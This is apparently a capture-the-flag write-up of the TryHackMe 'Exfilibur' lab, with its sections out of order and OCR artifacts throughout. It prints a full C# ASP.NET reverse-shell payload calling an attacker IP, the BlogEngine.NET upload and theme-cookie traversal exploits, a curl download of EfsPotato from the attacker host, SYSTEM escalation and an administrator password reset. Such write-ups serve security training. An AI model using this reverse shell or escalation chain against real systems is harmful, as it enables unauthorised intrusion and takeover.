5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: multipart/form-data;
  boundary=---------------------------121439743737436780918688710 63
10 Content-Length: 2170
11 Upgrade-Insecure-Requests: 1
12
13 ---------------------------121439743737436780918688710 63
14 Content-Disposition: form-data; filename="PostView.ascx"
15
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: ASP.NET
8 Date: Mon, 26 Feb 2024 17:39:29 GMT
9 Connection: close
10 Content-Length: 72
11
12 "/blog/file.axd?file=%2f2024%2f02%2fPostView.ascx|PostView.ascx (1.9KB)"
```

Below is the payload, which was sent via Burpsuite.

```
POST /blog/api/upload?action=file HTTP/1.1
Host: exfilibur.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/plain
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------121439743737436780918688710 63
Content-Length: 2170
Upgrade-Insecure-Requests: 1

-----------------------------121439743737436780918688710 63
Content-Disposition: form-data; filename="PostView.ascx"

<%@ Control Language="C#" AutoEventWireup="true"
EnableViewState="false"
Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>

<script runat="server">
 static System.IO.StreamWriter streamWriter;

   protected override void OnLoad(EventArgs e) {
       base.OnLoad(e);

 using(System.Net.Sockets.TcpClient client = new
System.Net.Sockets.TcpClient("10.8.211.1", 445)) {
   using(System.IO.Stream stream = client.GetStream()) {
     using(System.IO.StreamReader rdr = new
System.IO.StreamReader(stream)) {
       streamWriter = new System.IO.StreamWriter(stream);

       StringBuilder strInput = new StringBuilder();

       System.Diagnostics.Process p = new System.Diagnostics.Process();
       p.StartInfo.FileName = "cmd.exe";
       p.StartInfo.CreateNoWindow = true;
```

```
       p.StartInfo.UseShellExecute = false;
       p.StartInfo.RedirectStandardOutput = true;
       p.StartInfo.RedirectStandardInput = true;
       p.StartInfo.RedirectStandardError = true;
       p.OutputDataReceived += new
System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
       p.Start();
       p.BeginOutputReadLine();

       while(true) {
         strInput.Append(rdr.ReadLine());
         p.StandardInput.WriteLine(strInput);
         strInput.Remove(0, strInput.Length);
       }
     }
   }
     }
   }

   private static void CmdOutputDataHandler(object sendingProcess,
System.Diagnostics.DataReceivedEventArgs outLine) {
    StringBuilder strOutput = new StringBuilder();

        if (!String.IsNullOrEmpty(outLine.Data)) {
          try {
                 strOutput.Append(outLine.Data);
                     streamWriter.WriteLine(strOutput);
                     streamWriter.Flush();
               } catch (Exception err) { }
       }
   }

</script>
<asp:PlaceHolder ID="phContent" runat="server"
EnableViewState="false"></asp:PlaceHolder>

-----------------------------1214397437374367809186887106 3--
```

Our successful upload can be confirmed by means of the directory traversal vulnerability `CVE-2019-10717`.

exfilibur.thm/blog/api/filemanager?path=/../../../blog/App_Data/files/2024/02/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
-<ArrayOfFileInstance>
 -<FileInstance>
    <Created>2/26/2024 6:26:22 PM</Created>
    <FileSize/>
    <FileType>Directory</FileType>
  -<FullPath>
      ~/App_Data/files/../../../blog/App_Data/files/2024/02
    </FullPath>
    <IsChecked>false</IsChecked>
    <Name>...</Name>
    <SortOrder>0</SortOrder>
  </FileInstance>
 -<FileInstance>
    <Created>2/26/2024 6:09:30 PM</Created>
    <FileSize>1.94 kb</FileSize>
    <FileType>File</FileType>
  -<FullPath>
      /../../../blog/App_Data/files/2024/02/PostView.ascx
    </FullPath>
    <IsChecked>false</IsChecked>
    <Name>PostView.ascx</Name>
    <SortOrder>1</SortOrder>
  </FileInstance>
</ArrayOfFileInstance>
```


We set up a listener on port 445 and query the following request via cURL to trigger the payload.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl -b "theme=../../App_Data/files/2024/02"
http://exfilibur.thm/blog
```

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl -b "theme=../../App_Data/files/2024/02" http://exfilibur.thm/blog
```


After a short wait, we receive a reverse shell as `exfilibur\merlin`. This has an interesting privilege set that we will exploit later, the `SeImpersonatePrivilege`. There is also another user. The user `kingarthy` is also on the system.

```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ nc -lnvp 445
listening on [any] 445 ...
connect to [10.8.211.1] from (UNKNOWN) [10.10.65.195] 49714
Microsoft Windows [Version 10.0.17763.4737]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
exfilibur\merlin
whoami /priv
c:\windows\system32\inetsrv>whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
net users
c:\windows\system32\inetsrv>net users
User accounts for \\EXFILIBUR
-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
kingarthy                merlin                   WDAGUtilityAccount
The command completed successfully.
```


Unfortunately, the user flag cannot be found at `merlin`.

```
cd C:\Users\merlin\desktop
c:\windows\system32\inetsrv>cd C:\Users\merlin\desktop
dir
C:\Users\merlin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362
 Directory of C:\Users\merlin\Desktop
11/14/2018  06:56 AM    <DIR>          .
11/14/2018  06:56 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
               2 File(s)          1,081 bytes
               2 Dir(s)   9,775,300,608 bytes free
```

We remember the credential reuse. And try to connect to the machine as `kingarthy` via RDP and use the password from the draft post.



We are able to connect and find the users flag on the Desktop of the user.



Privilege Escalation

Back to our reverse shell, we try to escalate our privileges using the `SeImpersonatePrivilege`. For this, we make use of the `EfsPotato`.

Abusing Tokens
HackTricks

SeImpersonatePrivilege

This is privilege that is held by any process allows the impersonation (but not creation) of any token, given that a handle to it can be obtained. A privileged token can be acquired from a Windows service (DCOM) by inducing it to perform NTLM authentication against an exploit, subsequently enabling the execution of a process with SYSTEM privileges. This vulnerability can be exploited using various tools, such as juicy-potato, RogueWinRM (which requires winrm to be disabled), SweetPotato, and PrintSpoofer.

RoguePotato, PrintSpoofer, SharpEfsPotato, GodPotato

GitHub - zcgonvh/EfsPotato: Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privalege escalation vulnerability).

GitHub

```
cd C:\Users\merlin\desktop
```

We download the source on the target system.

```
curl http://10.8.211.1:445/EfsPotato/EfsPotato.cs -o ep.cs
```

And compile it like described on the machine. Fortunately it does not get detected by defender, and is therefore not deleted.

```
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs
-nowarn:1691,618
```

After executing whoami via `EfsPotato` we see we are `nt authority\system`.


```
PS C:\Users\merlin\Desktop> dir C:\Windows\Microsoft.Net\Framework\
    Directory: C:\Windows\Microsoft.Net\Framework
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/15/2018   7:19 AM                v1.0.3705
d-----        9/15/2018   7:19 AM                v1.1.4322
d-----         8/9/2023   5:28 PM                v2.0.50727
d-----         8/9/2023   5:28 PM                v3.0
d-----         8/9/2023   5:28 PM                v3.5
d-----        2/26/2024   5:44 PM                v4.0.30319
-a----         8/9/2018   2:46 PM          87824 NETFXSBS10.exe
-a----         8/9/2023   5:28 PM          41392 netfxsbs12.hkf
-a----        9/15/2018   7:11 AM           7680 sbscmp10.dll
-a----        9/15/2018   7:11 AM           7680 sbscmp20_mscorwks.dll
-a----        9/15/2018   7:11 AM           7680 sbscmp20_perfcounter.dll
-a----        9/15/2018   7:11 AM           7680 sbs_diasymreader.dll
-a----         8/9/2018   2:46 PM          14408 sbs_iehost.dll
-a----        9/15/2018   7:11 AM           7680 sbs_microsoft.jscript.dll
-a----         8/9/2018   2:46 PM          14408 sbs_microsoft.vsa.vb.codedomprocessor.dll
-a----        9/15/2018   7:11 AM           7680 sbs_mscordbi.dll
-a----        9/15/2018   7:11 AM           7680 sbs_mscorrc.dll
-a----        9/15/2018   7:11 AM           7680 sbs_mscorsec.dll
-a----        9/15/2018   7:11 AM           7680 sbs_system.configuration.install.dll
-a----        9/15/2018   7:11 AM           7680 sbs_system.data.dll
-a----        9/15/2018   7:11 AM           7680 sbs_system.enterpriseservices.dll
-a----         8/9/2018   2:46 PM          14408 sbs_VsaVb7rt.dll
-a----        9/15/2018   7:11 AM           7680 sbs_wminet_utils.dll
-a----        9/15/2018   7:11 AM           7680 SharedReg12.dll
curl http://10.8.211.1:445/EfsPotato/EfsPotato.cs -o ep.cs
PS C:\Users\merlin\Desktop> curl http://10.8.211.1:445/EfsPotato/EfsPotato.cs -o ep.cs
dir
PS C:\Users\merlin\Desktop> dir
    Directory: C:\Users\merlin\Desktop
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/26/2024   5:44 PM                Microsoft
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        2/26/2024   5:48 PM          25450 ep.cs
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs -nowarn:1691,618
PS C:\Users\merlin\Desktop> C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs -nowarn:1691,618
Microsoft (R) Visual C# Compiler version 4.8.3761.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.
This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that
support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240
.\ep.exe whoami
PS C:\Users\merlin\Desktop> .\ep.exe whoami
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]
[+] Current user: EXFILIBUR\merlin
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=560190)
[+] Get Token: 808
[!] process with pid: 4124 created.
==========================
nt authority\system
```

Now, we just change the password of the administrator using `EfsPotato` and try to RDP into the machine with the new credentials set.

```
.\ep.exe "cmd.exe /C net user administrator Password1234!"
```

```
.\ep.exe "cmd.exe /C net user administrator Password1234!"
C:\Users\merlin\Desktop>.\ep.exe "cmd.exe /C net user administrator Password1234!"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]
[+] Current user: EXFILIBUR\merlin
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=1188710)
[+] Get Token: 848
[!] process with pid: 1308 created.
==========================
The command completed successfully.
```

We are able to connect as Administrator and find the root flag on the Desktop.



Recommendation

Don't missout on Jaxafeds writeup, with a different privilege escalation approach using `SeRestorePrivilege` and `SeTakeOwnershipPrivilege` on user `kingarthy`.

TryHackMe: Exfilibur
jaxafed
Ensure you don't overlook Voltas writeup on obfuscating GodPotato to elevate the privileges.

Exfilibur

You’ve been asked to exploit all the vulnerabilities present. - by l4m3r8

TryHackMe | Cyber Security Training
TryHackMe

Recon

We start with a Nmap scan and find only two open ports. Port 80 on which a Microsoft web server IIS is running and on port 3389 we have an open port that allows remote access via RDP.

```
ports=$(nmap -p- --min-rate=1000 -T4 exfilibur.thm | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -sC -sV -p$ports exfilibur.thm
```

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ ports=$(nmap -p- --min-rate=1000 -T4 exfilibur.thm | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ nmap -sC -sV -p$ports exfilibur.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 12:12 EST
Nmap scan report for exfilibur.thm (10.10.158.33)
Host is up (0.037s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: 403 - Forbidden: Access is denied.
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EXFILIBUR
|   NetBIOS_Domain_Name: EXFILIBUR
|   NetBIOS_Computer_Name: EXFILIBUR
|   DNS_Domain_Name: EXFILIBUR
|   DNS_Computer_Name: EXFILIBUR
|   Product_Version: 10.0.17763
|_  System_Time: 2024-02-26T17:12:55+00:00
|_ssl-date: 2024-02-26T17:13:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=EXFILIBUR
| Not valid before: 2024-02-25T16:24:46
|_Not valid after:  2024-08-26T16:24:46
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
```

We focus on the web server and enumerate the directories. We have the directories `blog` and `aspnet_client` here.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ gobuster dir -u http://exfilibur.thm/ -w /usr/share/wordlists/dirb/big.txt -x aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://exfilibur.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/Blog                 (Status: 200) [Size: 22718]
/aspnet_client        (Status: 301) [Size: 158] [--> http://exfilibur.thm/aspnet_client/]
/blog                 (Status: 200) [Size: 22718]
Progress: 40938 / 40940 (100.00%)
===============================================================
Finished
===============================================================
```

We can go deeper with Feroxbuster. However, this is not relevant for this writeup, as the relevant endpoints can also be reached manually.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ feroxbuster --url http://exfilibur.thm/ --depth 2 --wordlist
/usr/share/wordlists/dirb/big.txt -r --status-codes 200,301 -W 0
```

When analyzing the webpage on the Blog directory, we are confronted with version `3.3.7`. This version contains numerous vulnerabilities. From Directory Path traversal, exfiltration of data on the file system via XXE or Remote Code Execution in different facets.

```
view-source:http://exfilibur.thm/blog/
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
181                 <p>
182                     Copyright &copy; 2024
183                 </p>
184                 <p>
185                     Powered by <a href="https://blogengine.io/" target="_blank" title="BlogEngine.NET 3.3.7.0">BlogEngine.NET</a>
186                 </p>
187                 <p>
188                     Designed by <a href="http://francis.bio/" rel="nofollow" target="_blank">Francis Bio</a>
189                 </p>
190             </footer>
```

The following link provides an overview of various exploits:

GitHub - irbishop/CVEs: Public issues I identified. Write-ups, exploit tools, etc.
GitHub

We will use the following three exploits as part of the challenge:

CVE-2019-10720 BlogEngine.NET Directory Traversal in theme cookie / Remote Code Execution
CVE-2019-11392 BlogEngine.NET syndication.axd XXE
CVE-2019-10717 BlogEngine.NET Directory Traversal / Content Listing


Web Access

The initial attempt of this challenge was the intended way, which I will explain below, using `CVE-2019-11392`. Due to the firewall, the outgoing and incoming traffic is very limited. But there is another possible way, which I will explain first. From the

